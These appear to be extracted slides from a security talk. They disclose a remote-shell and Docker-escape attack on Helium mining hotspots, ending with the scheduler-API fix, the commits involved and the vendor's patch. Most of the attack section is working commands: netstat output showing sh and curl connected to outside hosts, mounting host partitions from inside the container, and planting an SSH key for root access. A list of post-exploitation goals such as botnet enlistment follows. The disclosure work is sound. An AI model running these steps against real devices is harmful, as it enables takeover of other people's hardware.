tcp	0	0	172.17.0.4:51998	192.168.32.17:4243	ESTABLISHED	413059/sh
tcp	0	0	172.17.0.4:58454	109.74.193.235:4242	ESTABLISHED	413060/curl
udp	0	0	127.0.0.11:49052	0.0.0.0:*		1479/balenad

# Docker escape

```
$ mount
```

```
/dev/mmcblk0p6 on /var/data type ext4 (rw,relatime)
/dev/mmcblk0p6 on /etc/resolv.conf type ext4 (rw,relatime)
/dev/mmcblk0p6 on /etc/hostname type ext4 (rw,relatime)
/dev/mmcblk0p6 on /etc/hosts type ext4 (rw,relatime)
```

```
$ fdisk -l /dev/mmcblk0
```

```
Disk /dev/mmcblk0: 29.1 GiB, 31268536320 bytes, 61071360 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x0dbf9896
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/mmcblk0p1	*	8192	90111	81920	40M	c	W95 FAT32 (LBA)
/dev/mmcblk0p2		90112	745471	655360	320M	83	Linux
/dev/mmcblk0p3		745472	1400831	655360	320M	83	Linux
/dev/mmcblk0p4		1400832	61071359	59670528	28.5G	f	W95 Ext'd (LBA)
/dev/mmcblk0p5		1409024	1449983	40960	20M	83	Linux
/dev/mmcblk0p6		1458176	61071359	59613184	28.4G	83	Linux

# Docker escape

```
$ for partition in $(seq 1 6); do mkdir /tmp/p$partition; mount /dev/mmcblk0p$partition /tmp/p$partition; done
```

```
$ find . -iname ".ssh"
./p5/root-overlay/home/root/.ssh
./p2/balena/aufs/diff/06c7e9...c0d3383de28/home/root/.ssh
```

```
$ echo 'ssh-ed25519 AAAAC...AAIGZ/K...t+ff+B...V7sqMi0/K...eK Micke@Quasi' >>
p5/root-overlay/home/root/.ssh/authorized_keys_remote
```

# Outside docker, full root access

```
$ ssh root@192.168.33.103 -p 22222
```

```
root@b6b855a:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```


```
root@b6b855a:~# alias docker=balena-engine
```

```
root@b6b855a:~# docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ff674cfec476	8fb6af555f8c	"python3 pktfwd"	11 hours ago	Up 2 minutes		packet-forwarder_4...
b17e71018c79	5aa8e23c1459	"/opt/start-gateway-..."	11 hours ago	Up 11 hours		gateway-config_472...
6bea1b060a0	45d4ff9a2d7a	"/opt/miner/start-mi..."	11 hours ago	Up 35 seconds		helium-miner_47204...
937dc2b1358a	35edf36bff08	"gunicorn --bind 0.0..."	11 hours ago	Up 11 hours	1680/tcp, 4467/tcp, 0.0.0.0:44158->44158/tcp	diagnostics_472050...
73b4374af875	5ce1dc1fad6f	"sh ./entry.sh"	11 hours ago	Up 11 hours	0.0.0.0:80->5000/tcp	dbus-session_47204...
64bb6a6770b8	registry2.balena-cloud.com/v2/...:latest	"/usr/src/app/entry..."	11 hours ago	Up 11 hours (healthy)		balena_supervisor

But nobody will be so foolish that they put their miner on an open Internet connection, right? We have firewalls and NAT routers.

But nobody will be so foolish that they put their miner on an open Internet connection, right?



# What to do with a remote shell?

- Get information about the miner's identity on the blockchain, and thereby trace gps location, mining rewards and transactions
- Local network access - mount an attack on wallet holder
- Scan local bluetooth and wifi
- Disable the miner
- Enlist it in a botnet - a miner like this uses a p2p network to send about 1 gigabyte data per day so a little more traffic would probably not be noticed
- Siphon incoming proof-of-coverage-messages and relay them to other miners to increase mining
- Attack the miner management infrastructure (Balena, vendor's own Dashboard)

# Fixing this particular problem


```
# Configure the backend scheduled tasks  
scheduler = APScheduler()  
scheduler.api_enabled = True  
scheduler.init_app(app)  
scheduler.start()
```




# Which commit introduced the vulnerability?

✓ Introduces new endpoint

[Browse files](#)


 master

 vpetersson committed on 21 Oct 2021

1 parent 262e7c7    commit 9ba78481584cacf8bb5aede8faae136da80085e1

✓ Convert to Flask App

[Browse files](#)

 master (#92)


Robert Putt authored and Robert Putt committed on 4 Aug 2021


1 parent 5436da7    commit 63c624905e2213d8fdb3f0913286992bb3dc7823

✓ Brings in new features from hm-pyhelper (#162)

[Browse files](#)

- \* Introduces key provisioning for hm-diag (which makes hm-gwmfr redundant)
- \* Tweaks MAC address parsing


 master (#162)


 vpetersson committed on 15 Oct 2021

1 parent 8770a23    commit 9ae928441be37d2c8ac2c82f3ade9e88721aac18

✓ Added diagnostics version

[Browse files](#)

 master (#245)

 kashifpk committed on 24 Nov 2021

1 parent 34c9843    commit f375e1b9cd8ebb95a29df5481c70064493f65122

# Vendor's response

- Took a few days before I was able to fully explain the gravity of the problem
- After that, it was patched later the same day

# Tools summary

- nmap
- crawlbot
- curl
- chunked server
- netcat